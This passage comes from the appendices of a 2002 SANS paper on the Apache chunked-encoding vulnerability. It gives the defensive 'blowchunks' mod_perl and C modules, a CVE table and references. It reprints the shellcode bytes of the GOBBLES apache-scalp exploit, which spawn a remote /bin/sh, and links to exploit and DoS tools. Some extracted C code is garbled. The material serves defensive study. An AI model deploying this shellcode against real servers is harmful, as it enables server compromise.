# your configuration using an 'Include' statement, and restart httpd.
#
# You need mod_perl with support for PerlPostReadRequestHandler
# and <Perl> sections. You have these if your mod_perl was configured
# using EVERYTHING=1, which is typical.
#
# (Permission is granted to leave these comments out of your httpd.conf file :-)
# but please use this original version if passing along...)
#
# --cut-here---

<Perl>
# blowchunks for mod_perl
# $Id: BlowChunks.pl,v 1.4 2002/06/22 05:27:33 cbailiff Exp $
# Deny requests using Transfer-Encoding: chunked
#
sub Awayweb::BlowChunks::handler {
    my $r = shift;
    if (join(",$r->headers_in->get('Transfer-Encoding'))
        =~ m/chunked/i)
    {
        $r->log->warn('Transfer-Encoding: chunked - denied and logged');
        return 400
    }
    return 0
}
</Perl>
PerlPostReadRequestHandler Awayweb::BlowChunks

/*
 * $Id: mod_blowchunks.c,v 1.3 2002/06/22 05:27:33 cbailiff Exp $
 *
 * Reject chunked requests before vulnerable chunking routines can read them.
 * (apache module version)
 *
 * Cris Bailiff, c.bailiff+blowchunks@devsecure.com - http://www.awayweb.com
 * http://www.devsecure.com/pub/src/mod_blowchunks.c
 *
 * Copyright 2002 Cris Bailiff. All rights reserved.
 *
 * Permission is granted to anyone to use this software for any purpose on
 * any computer system, and to alter it and redistribute it, subject
 * to the following restrictions:

```

```

*
* 1. The author is not responsible for the consequences of use of this
* software, no matter how awful, even if they arise from flaws in it.
*
* 2. The origin of this software must not be misrepresented, either by
* explicit claim or by omission.
*
* 3. Altered versions must be plainly marked as such, and must not be
* misrepresented as being the original software.
*
* 4. This notice may not be removed or altered.
*
* To compile & install in your apache (using apxs):
*
* # /usr/sbin/apxs -i -a -c mod_blowchunks.c
*
* and restart. Read the apxs(8) man page for more info on compiling apache
* modules.
*/

```

```

#include "httpd.h"
#include "http_config.h"
#include "http_core.h"
#include "http_log.h"
#include "http_main.h"
#include "http_protocol.h"

```

```

module MODULE_VAR_EXPORT blowchunks_module;

```

```

static int blowchunks_check_one_header(void *data, const char *key, const char *val)
{
    if (ap_find_last_token(NULL, val, "chunked")) {
        *((int *)data)=TRUE;
        return FALSE;
    }
    return TRUE;
}

```

```

static int blowchunks_post_read_request(request_rec *r)
{
    int found=FALSE;
    ap_table_do(blowchunks_check_one_header,&found,r->headers_in,
    "Transfer-Encoding",NULL);
    if (found==TRUE) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_ERR, r,
        "Transfer-Encoding: chuCris Bnked - denied and logged");
    }
}

```

```

return HTTP_BAD_REQUEST;
}
return DECLINED;
}

module MODULE_VAR_EXPORT blowchunks_module =
{
    STANDARD_MODULE_STUFF,
    NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL,
    NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL,
    #if MODULE_MAGIC_NUMBER >= 19970902
    blowchunks_post_read_request
    #else
    #error Your apache is too old to have the post_read_request module hook
    #endif
};

```

## 9 APPENDIX 5 - CERT ADVISORY

CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability

Original release date: June 17, 2002

Last revised: August 8, 2002

Source: CERT/CC

## 10 APPENDIX 6 – GOBBLES APACHE-SACALPED.C

<http://packetstorm.decepticons.org/0206-exploits/apache-scalp.c>

This program is quite large. Too large for inclusion into this paper however shell code looks like this :

```

#define SHELLCODE_LOCALPORT_OFF 30
char shellcode[] =
    "\x89\xe2\x83\xec\x10\x6a\x10\x54\x52\x6a\x00\x6a\x00\xb8\x1f"
    "\x00\x00\x00\xcd\x80\x80\x7a\x01\x02\x75\x0b\x66\x81\x7a\x02"
    "\x42\x41\x75\x03\xeb\x0f\x90\xff\x44\x24\x04\x81\x7c\x24\x04"
    "\x00\x01\x00\x00\x75\xda\xc7\x44\x24\x08\x00\x00\x00\x00\xb8"
    "\x5a\x00\x00\x00\xcd\x80\xff\x44\x24\x08\x83\x7c\x24\x08\x03"
    "\x75\xee\x68\x0b\x6f\x6b\x0b\x81\x34\x24\x01\x00\x00\x01\x89"
    "\xe2\x6a\x04\x52\x6a\x01\x6a\x00\xb8\x04\x00\x00\x00\xcd\x80"
    "\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89\xe2\x31\xc0\x50"
    "\x52\x89\xe1\x50\x51\x52\x50\xb8\x3b\x00\x00\x00\xcd\x80\xcc";

```

## 11 APPENDIX 7 - CVE-REFERENCES

Name	Description
<a href="#">CVE-2000-0226</a>	IIS 4.0 allows attackers to cause a denial of service by requesting a large buffer in a POST or PUT command which consumes memory, aka the "Chunked Transfer Encoding Buffer Overflow Vulnerability."
<a href="#">CAN-2002-0079</a>	Buffer overflow in the chunked encoding transfer mechanism in Internet Information Server (IIS) 4.0 and 5.0 Active Server Pages allows attackers to cause a denial of service or execute arbitrary code.
<a href="#">CAN-2002-0147</a>	Buffer overflow in the ASP data transfer mechanism in Internet Information Server (IIS) 4.0, 5.0, and 5.1 allows remote attackers to cause a denial of service or execute code, aka "Microsoft-discovered variant of Chunked Encoding buffer overrun."
<a href="#">CAN-2002-0364</a>	Buffer overflow in the chunked encoding transfer mechanism in IIS 4.0 and 5.0 allows attackers to execute arbitrary code via the processing of HTR request sessions, aka "Heap Overrun in HTR Chunked Encoding Could Enable Web Server Compromise."
<a href="#">CAN-2002-0392</a>	Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.
<a href="#">CAN-2002-0845</a>	Buffer overflow in Sun ONE / iPlanet Web Server 4.1 and 6.0 allows remote attackers to execute arbitrary code via an HTTP request using chunked transfer encoding.

## 12 APPENDIX 8 – REFERENCES

- (1.) CERT Advisory CA-2002-17, "[Apache Web Server Chunk Handling Vulnerability](#)" at <http://www.cert.org/advisories/CA-2002-17.html>
- (2) Microsoft Internet Information Server (IIS) contains remote buffer overflow in chunked encoding data transfer mechanism for HTRVulnerability Note VU#313819 <http://www.kb.cert.org/vuls/id/313819>
- (3.) Apache Security Bulletin June 17, 2002, "[Apache Web Server](#)" at [http://httpd.apache.org/info/security\\_bulletin\\_20020617.txt](http://httpd.apache.org/info/security_bulletin_20020617.txt)
- (4) [CAN-2002-0392](#): Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392>
- (5) Internet Security Systems Security Advisory June 17, 2002, apache-chunked-encoding-bo (9249) at [http://www.iss.net/security\\_center/static/9249.php](http://www.iss.net/security_center/static/9249.php)

- (6) Remote Compromise Vulnerability in Apache HTTP Server 2002-06-18  
<http://www.incidents.org/diary/index.html?id=161>
- (7) Hypertext transfer Protocol – HTTP/1.1 June 1999. Networking Working Group Request for Comments: 2616 Obsoletes: 2068 Category: Standards track <http://www.ietf.org/rfc/rfc2616.txt>
- (8.) CERT Vulnerability Note VU#944335, "[Apache web servers fail to handle chunks with a negative size](http://www.kb.cert.org/vuls/id/944335)" at <http://www.kb.cert.org/vuls/id/944335>
- (9) M-093: Apache HTTP Server Chunk Encoding Vulnerability June 19, 2002 21:00 GMT [Revised 26 June 2002] <http://www.ciac.org/ciac/bulletins/m-093.shtml>
- (10) Symantec Ghost™ Corporate Edition 7.5  
<http://enterprisesecurity.symantec.com/products/products.cfm?productID=3>
- (11) Avoiding Buffer Overruns  
[http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/avoiding\\_buffer\\_overruns.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/avoiding_buffer_overruns.asp)
- (12) Packetstorm.org web site search for apache-chunked-encoding; September 8, 2002; <http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=apache+chunked+encoding&%5Bsearch%5D.x=40&%5Bsearch%5D.y=4> <http://packetstorm.decepticons.org/0206-exploits>
- (13) Eeye Security Retina Apache Chunked Encoding Scanner. September 8, 2002, <http://www.eeye.com/html/Research/Tools/RetinaApacheChunked.exe>
- (14) Apache Security Bulletin 20020620 SUPERSEDES: bulletin 20020617 Date: June 20, 2002 [http://httpd.apache.org/info/security\\_bulletin\\_20020620.txt](http://httpd.apache.org/info/security_bulletin_20020620.txt)
- (15) Internet Security Systems Security Advisory June 17, 2002, "[Remote Compromise Vulnerability in Apache HTTP Server](http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502)" at <http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20502>
- (16) GOBBLES apache-chunk.c; code; July 7, 2002;  
<http://packetstorm.decepticons.org/0207-exploits/apache-chunk.c>
- (17) Blowchunks - Protecting Existing Apache Servers Until Upgrades Arrive; 6/23/2002  
<http://www.securiteam.com/tools/5WP0M0U7FS.html>
- (18) Site Security Handbook; Network Working Group; Editor B. Fraser; Request for Comments: 2196; September 1997;  
<http://www.ietf.org/rfc/rfc2196.txt?number=2196>
- (19) Do it yourself policy kit ; <http://www.pentasafer.com/publications/ispme.asp>
- (20) Denial of Service program "apache-dos.pl";  
<http://sourceforge.net/projects/sfirewall>
- (21) Apache Chunked-Encoding Memory Corruption Vulnerability **BID-5033**; September 9, 2002 <http://online.securityfocus.com/bid/5033>
- (22) NFR Security September, 2002 NFR NID-300 Network Intrusion Detection,  
<http://www.nfr.com/products/>
- (23) Network Intrusion Detection; Second Edition September, 2000 by NewRiders Publishing; By Stephen Northcutt and Judy Novak
- (24) Hacking Exposed; 2<sup>nd</sup> Edition, Osborne/McGraw-Hill; Copyright 2002; by Joel Scambray, Stuart McClure and George Kurtz

- (25) CCNA Study Guide; Sybex network Press; Copyright 1999 Sybex Inc. by  
Todd Lammle, Donald Porter with James Chellis
- (26) Gobbles Security; <http://www.immunitysec.com/GOBBLES/exploits.html>
- (27) Net cat description; <http://lists.insecure.org/nmap-hackers/2000/Apr-Jun/att-0143/01-tool-desc.txt>
- (28) Computer Security Policies;  
<http://faculty.ncwc.edu/toconnor/495/495lect02.htm>
- (29) CISecurity, CISBenchmarks; <http://www.cisecurity.org>
- (30) ForeScout Technologies, <http://www.forescout.com>

© SANS Institute 2000 - 2002, Author retains full rights.